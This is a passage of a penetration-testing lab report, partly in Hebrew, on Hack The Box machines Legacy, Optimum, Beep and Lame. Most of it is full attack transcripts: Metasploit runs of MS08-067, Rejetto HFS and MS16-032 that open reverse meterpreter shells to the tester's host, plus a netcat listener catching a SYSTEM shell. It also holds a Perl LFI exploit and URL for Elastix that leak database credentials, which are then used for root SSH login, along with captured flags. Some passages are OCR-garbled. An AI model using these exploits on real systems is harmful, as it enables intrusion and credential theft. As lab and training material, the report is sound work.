└─(root💀kali㉿ali-Dark/gtk-2.0/gtkrc:39: Unable to fi
# nc -lvp 12345/Kali-Dark/gtk-2.0/gtkrc:40: Unable to fi
listening on [any] 12345.../gtk-2.0/gtkrc:41: Unable to fi
10.10.10.95: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

We can see that we are already a root

### Proof.txt Contents:

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
```

**System IP: 10.10.10.4(Legacy)**

### Service Enumeration

Server IP Address	Ports Open
10.10.10.4	<b>TCP:</b> 139,445,3389-closed
	<b>UDP:</b>

### Nmap Scan Results:

```

Target: 10.10.10.4
Command: nmap -T4 -A -v 10.10.10.4
Profile: Intense scan

Hosts      Services
OS       Host
10.10.10.4

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
3389/tcp   closed ms-wbt-server

Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (88%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:wi
o:microsoft:windows_server_2008::sp2
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%),
2003 SP2 (91%), Microsoft Windows 2000 SP4 (91%), Microsoft Windows XP SP2 or Windows Server 2003 (91%)
Microsoft Windows XP Professional SP3 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h31m01s, deviation: 2h07m16s, median: 4d23h01m01s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:b5:4d (VMware)
| Names:
| |_LEGACY<00>          Flags: <unique><active>
| |_HTB<00>              Flags: <group><active>
| |_LEGACY<20>            Flags: <unique><active>
| |_HTB<1e>              Flags: <group><active>
| |_HTB<1d>              Flags: <unique><active>
| \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
| smb-os-discovery:
| |_OS: Windows XP (Windows 2000 LAN Manager)
| |_OS CPE: cpe:/o:microsoft:windows_xp:-
| Computer name: legacy
| NetBIOS computer name: LEGACY\x00
| Workgroup: HTB\x00
| System time: 2021-09-07T18:58:23+03:00
|_ . . .

```

### Initial Shell Vulnerability Exploited

#### MS08-067 Microsoft Server Service Relative Path Stack Corruption

[https://www.rapid7.com/db/modules/exploit/windows/smb/ms08\\_067\\_netapi/](https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi/)

**Vulnerability Explanation:** This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing.

**Vulnerability Fix:** Update windows software version

**Severity:** 10

#### Initial Shell Screenshot:

The screenshot shows a terminal window with the following content:

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
[*] No results from search
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>
REPORT         445        yes        The SMB service port (TCP)
SMBPIPE        BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.1.41  yes        The listen address (an interface may be specified)
LPORT      4444        yes        The listen port

Exploit target:
Id  Name
0  Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.20:4444 -> 10.10.10.4:1031) at 2021-09-03 08:40:59 -0400

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

## Privilege Escalation

We can see that we are already a root

**Exploit Code: MS08\_067**

**Proof.txt Contents:**

```
C:\Documents and Settings\Administrator>cd desktop
cd desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18    <DIR>      .
16/03/2017  09:18    <DIR>      ..
16/03/2017  09:18    32 root.txt
               1 File(s)       32 bytes
               2 Dir(s)   6.313.246.720 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
```

System IP: 10.10.10.8(Optimum)

### Service Enumeration

Server IP Address	Ports Open
10.10.10.8	<b>TCP:</b> 80
	<b>UDP:</b> -


### Nmap Scan Results:

The screenshot shows the Zenmap interface with the target set to 10.10.10.8 and the command nmap -T4 -A -v 10.10.10.8. The output window displays the following results:

```
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
| http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 Professional (87%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%) or Windows 8.1 (85%). Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Mon Sep 20 09:14:47 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT           ADDRESS
1  174.89 ms  10.10.14.1
2  182.83 ms  10.10.10.8

NSE: Script Post-scanning.
Initiating NSE at 09:16
Completed NSE at 09:16, 0.00s elapsed
Initiating NSE at 09:16
Completed NSE at 09:16, 0.00s elapsed
Initiating NSE at 09:16
Completed NSE at 09:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 43.01 seconds
Raw packets sent: 2094 (95.820KB) | Rcvd: 37 (2.316KB)
```



### Initial Shell Vulnerability Exploited

Rejectto HttpFileServer Remote Command Execution

[https://www.rapid7.com/db/modules/exploit/windows/http/rejetto\\_hfs\\_exec/](https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec/)

**Vulnerability Explanation:** Rejectto HttpFileServer (HFS) is vulnerable to remote command execution attack due to a poor regex in the file ParserLib.pas. This module exploits the HFS scripting commands by using '%00' to bypass the filtering

**Vulnerability Fix:** Update the software of “HttpdServer”

**Severity:** 5

**Initial Shell Screenshot:**



```

msf6 exploit(windows/http/rejetto_hfs_exec) > 
[*] Exploit payload selected: windows/meterpreter/reverse_tcp
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] No exploit configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):
Name   Current Setting  Required  Description
HTTPRELAY 10          no        Seconds to wait before terminating web server
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' 
RPORT           80          yes       The target port (TCP)
SRVHOST         0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT         8080        yes       The local port to listen on.
SSL             false        no        Negotiate SSL/TLS for outgoing connections
SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI        /           yes       The URI to use for this exploit (default is random)
URIPATH          no        The URI to use for this exploit (default is random)
VHOST           no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXTFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.1.141    yes       The listed address (an interface may be specified)
LPORT  4444              yes       The listed port

Exploit target:
Id  Name
--  --
0   Automatic

[*] msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.10.8
[*] RHOSTS => 10.10.10.8
[*] msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.14.5
[*] LHOST => 10.10.14.5
[*] msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Using URL: http://0.0.0.0:8080/1uIFexsw
[*] Local IP: http://192.168.1.41:8080/1uIFexsw
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /1uIFexsw
[*] Sending stage (175174 bytes) to 10.10.10.8
[!] Tried to delete %TEMP%\FWRcFxf.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.8:49162) at 2021-09-21 11:08:05 -0400
[*] Server stopped.

[*] meterpreter > getuid
[*] Server username: OPTIMUM\kostas

```

## Privilege Escalation

MS16-032 Secondary Logon Handle Privilege Escalation

[https://www.rapid7.com/db/modules/exploit/windows/local/ms16\\_032\\_secondary\\_logon\\_handle\\_priv\\_esc/](https://www.rapid7.com/db/modules/exploit/windows/local/ms16_032_secondary_logon_handle_priv_esc/)

**Vulnerability Exploited:** This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This module will only work against those versions of Windows with Powershell 2.0 or later and systems with two or more CPU cores.

**Vulnerability Fix:** Update windows software version of the machine.

**Severity:** 7

**Exploit Code: MS16\_032**

**Proof Screenshot Here:**

We used in “search suggest” command to search the exploit that make us root:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > search suggest
Matching Modules
=====
#  Name
-  auxiliary/server/icmp_exfil
0  exploit/windows/browser/ms10_018_ie_behaviors
1  post/multi/recon/local_exploit_suggester
2  auxiliary/scanner/http/nagios_xi_scanner
3  post/osx/gather/enum_colloquy
4  post/osx/manage/sonic_pi
5  exploit/windows/http/sharepoint_data_deserialization
6  exploit/windows/smb/timbuktu_plughntcommand_bof
7  exploit/windows/smb/timbuktu_plughntcommand_bof

Module options (post/multi/recon/local_exploit_suggester):
=====
Name      Current Setting  Required  Description
SESSION   false          yes       The session to run this module on
SHOWDESCRIPTION  false        yes       Displays a detailed description for the available exploits

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/timbuktu_plughntcommand_bof
```

We fill the session and run:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
=====
Name      Current Setting  Required  Description
SESSION   false          yes       The session to run this module on
SHOWDESCRIPTION  false        yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x86/windows ...
[*] 10.10.10.8 - 40 exploit checks are being tried...
[*] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[*] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated
[*] Post module execution completed
```

We can see two exploit that make us root we tried the first one and it's not work, We take the second exploit and it's work.

# בדיקות חסן תשתיות

## דוח מעבדות נמר

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set LHOST 10.10.14.5
LHOST => 10.10.14.5
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Compressed size: 1160
[*] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\NHHgfvEVA.ps1 ...
[*] Compressing script contents...
[*] Compressed size: 3753
[*] Executing exploit script ...

[!] lab_Qniamfy [by b33f → @FuzzySec]
[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2004

[*] Sniffing out privileged impersonation token..
[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[?] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
+     $dNpXJ = [Ntdll]::NtImpersonateThread($uVDBQ, $uVDBQ, [ref]$bW8)
+
+ CategoryInfo          : InvalidOperation: (bW8:VariablePath) [], Runtime
Exception
+ FullyQualifiedErrorId : NonExistingVariableReference

[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value: "", for "DuplicateTo
ken" to type "System.IntPtr": "Cannot convert null to type "System.IntPtr".
At line:259 char:2
+     $dNpXJ = [Advapi32]::DuplicateToken($d6vRQ, 2, [ref]$o0o)

+
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [], MethodException
+ FullyQualifiedErrorId : MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

sAxPDZeRTQVR6Iq9euLSQtH6T9ybYYTS
[+] Executed on target machine.
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.5:4444 → 10.10.10.8:49169) at 2021-09-21 11:38:08 -0400
[+] Deleted C:\Users\kostas\AppData\Local\Temp\NHHgfvEVA.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We are connected!

# בדיקות חסן תשתיות

## דוח מעבדות נמר

### Proof.txt Contents:

```
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
_____
Mode          Size  Type  Last modified      Name
_____
100666/rw-rw-rw-  282   fil   2017-03-18 07:52:56 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-18 08:13:57 -0400  root.txt
_____
meterpreter > cat root.txt
51ed1b36553c8461f4552c2e02b3eedmeterpreter >
```

**System IP: 10.10.10.7(Beep)**

### Service Enumeration

Server IP Address	Ports Open
10.10.10.7	<b>TCP:</b> 22,25,80,110,111,143,443,993,995,3306,4445, 10000
	<b>UDP:</b>

### Nmap Scan Results:


```

Target: 10.10.10.7
Command: nmap -T4 -A -v 10.10.10.7
Profile: Intense scan

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -A -v 10.10.10.7
|_ 993/tcp open  imaps?
|_ imap-capabilities: CAPABILITY
|_ 995/tcp open  pop3s?
|_ 3306/tcp open  mysql?
| mysql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: ERROR: Script execution failed (use -d to debug)
| ssl-date: ERROR: Script execution failed (use -d to debug)
| sslv2: ERROR: Script execution failed (use -d to debug)
| tls-alpn: ERROR: Script execution failed (use -d to debug)
| tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ 4445/tcp open  upnp/ftp?
|_ 10000/tcp open  http   Miniserv 1.570 (Webmin httpd)
| http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-trane-info: Problem with XML parsing of /evox/about
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/13%O=T=2%D=T=1%CU=36131%PV=Y%D=2%D=C=T%G=Y%TM=613F298
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=C7%GCD=1%ISR=CD%TI=%ZC1=%ZTS=A)SEQ(SP=C8%
OS:GCD=1%ISR=CC%TI=%ZC1=%Z%II=I%TS=A)OPS(01=M54DST1NW%02=M54DST1NW%03=M5
OS:4DNNT1NW%04=M54DST1NW%05=M54DST1NW%06=M54DST11)WIN(W)=16A0%W2=16A0
OS:W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%W=M54DNNSNW%7%C
OS:(=N%0=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=
OS:16A0%W=0%A+S+F=AS%0=M54DST11NW%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%Z=F=
OS:40%W=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0%RD=0%Q=)T6(R=Y%DF=Y%T
OS:40%W=0%A=Z%F=R%0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%0%RD=0%Q=)T8(R=Y%DF=Y%T=40%W=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=0%RIPCK=G%RUCK=0%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=5)

Uptime guess: 0.611 days (since Mon Sep 13 06:20:40 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: beep.localdomain, 127.0.0.1

Filter Hosts
  
```



### Initial Shell Vulnerability Exploited

Elastix 2.2.0 - 'graph.php' Local File Inclusion

<https://www.exploit-db.com/exploits/37637>

**Vulnerability Explanation:** Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

**Vulnerability Fix:** Change the version of the “Elastix”

**Severity:** 7

**Initial Shell Screenshot:**

# בדיקות חסן תשתיות דוח מעבדות נמר

```
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----#
# Elastix is an Open Source Software to establish Unified Communications.
# About this concept, Elastix goal is to incorporate all the communication alternatives,
# available at an enterprise level, into a unique solution.
#-----#
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: (elastix OR asterisk) AND "TLS10" AND "TLS11"
# Author: cheki
# Version: Elastix 2.2.0
# Tested on: multiple
# CVE : not yet
# romanc_eyes
# Discovered by romanc_eyes
# vendor http://www.elastix.org/
#-----#
print "t Elastix 2.2.0 LFI Exploit \n";
print "#t code author cheki \n";
print "#t 0day Elastix 2.2.0 \n";
print "#t email: anonymous7hacker@gmail.com \n";


#[LFI Exploit: /vtigercrm/graph.php?current_language=../../../../etc/amportal.conf%00&module=Accounts&action=

use LWP::UserAgent;
print "\n Target: https://ip ";
my $lwp=LWP::UserAgent->new();
my $response=$lwp->get($target);
my $content=$response->content();
print $content;

$dir="vtigercrm";
$port="80";
$host=$target;
$port=$host;
$poc="current_language";
$etc="/etc/amportal.conf";
$jump="../../../../etc/amportal.conf";
$test="module=Accounts&action";
$module="Accounts";
$res=$lwp->request(HTTP::Request->new(GET=>$host));
if ($res->is_success) {
    my $content=$res->content();
    if ($content =~ 'This file is part of FreePBX') {MultiThreaded::run(WorkerGeneratorMultiThreaded,java:111)
print "/usr/share/exploitdb/exploits/php/webapps/37637.php\n";
```

We go to the machine website and we add the LFI exploit.

Enter Page Source:



The screenshot shows a browser window with the URL [https://10.10.10.7/vtigercrm/graph.php?current\\_language=../../../../etc/amportal.conf%00&module=Accounts&action](https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/amportal.conf%00&module=Accounts&action). The page content displays the exploit code from the previous section, which includes a Local File Inclusion (LFI) exploit for Elastix 2.2.0. The exploit code is intended to read the /etc/amportal.conf file, but due to the browser's security measures, it only shows the exploit code itself.

# בדיקות חסן תשתיות

## דוח מעבדות נמר



A screenshot of a web browser showing the source code of a configuration file. The URL in the address bar is `view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/amportal.conf%00&module=Accounts&action`. The code is a FreePBX configuration file with several sensitive parameters highlighted and enclosed in a red box:

```
1 # This file is part of FreePBX.
2 #
3 # FreePBX is free software: you can redistribute it and/or modify
4 # it under the terms of the GNU General Public License as published by
5 # the Free Software Foundation, either version 2 of the License, or
6 # (at your option) any later version.
7 #
8 # FreePBX is distributed in the hope that it will be useful,
9 # but WITHOUT ANY WARRANTY; without even the implied warranty of
10 # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11 # GNU General Public License for more details.
12 #
13 # You should have received a copy of the GNU General Public License
14 # along with FreePBX. If not, see <http://www.gnu.org/licenses/>.
15 #
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
19 #
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username for the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (Leave blank)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPGRUSER: Username to access the Asterisk Manager Interface
28 # AMPGRPASS: Password for AMPGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPGRUSER=admin
38 #AMPGRPASS=amp111
39 AMPGRPASS=jEhdIekWmdjE
40 #
41 # AMPBIN: Location of the FreePBX command line scripts
42 # AMPSBIN: Location of (root) command line scripts
43 #
44 AMPBIN=/var/lib/asterisk/bin
45 AMPSBIN=/usr/local/sbin
46 #
47 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
48 # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
49 # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
50 #
51 AMPWEBROOT=/var/www/html
52 AMPCGIBIN=/var/www/html/cgi-bin
```

Username: admin

Password: jEhdIekWmdjE

## Privilege Escalation

**Vulnerability Exploited:** SSH

**Vulnerability Explanation:** SSH or Secure Shell is a network communication protocol that enables two computers to communicate and share data. An inherent feature of ssh is that the communication between the two computers is encrypted meaning that it is suitable for use on insecure networks. SSH is often used to "login" and perform operations on remote computers but it may also be used for transferring data.

**Vulnerability Fix:** Close the port of SSH.

**Severity:** 5

**Proof Screenshot Here:**

The Box uses an older algorithm that was used by OpenSSH

so we need to use an older way to connect SSH service

```
-oKexAlgorithms=+diffie-hellman-group1-sha1
```

# בדיקות חסן תשתיות

## דוח מעבדות נמר



```
root@kali: ~ × root@beep:~ × root@kali: ~ ×
└─(root💀kali㉿kali)-[~]
  # ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7

root@10.10.10.7's password:
Last login: Mon Sep 13 17:46:27 2021 from 10.10.14.22
Welcome to Elastix

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]#
```

### Proof.txt Contents:

```
[root@beep ~]# pwd
/root
[root@beep ~]# ls
anaconda-ks.cfg elastix-pr-2.2-1.i386.rpm install.log install.log.syslog postnochroot root.txt webmin-1.570-1.noarch.rpm
[root@beep ~]# cat root.txt
guess: 0.183 days (since Mon Sep 13 00:20:36 2021)
0/5/1e3d8cbab7b19bcd27b2b627d2de
```

System IP: 10.10.10.3(Lame)

### Service Enumeration

Server IP Address	Ports Open
10.10.10.3	<b>TCP:</b> 21,22,139,445
	<b>UDP:</b>

### Nmap Scan Results:

```
Target: 10.10.10.3
Command: nmap -T4 -A -v 10.10.10.3
Profile: Intense scan

Hosts      Services
OS Host    | Ports / Hosts Topology Host Details Scans
OS: Linux 2.4.X | Nmap Output
      OS_CPE: cpe:/o:linux:linux_kernel:2.4.20
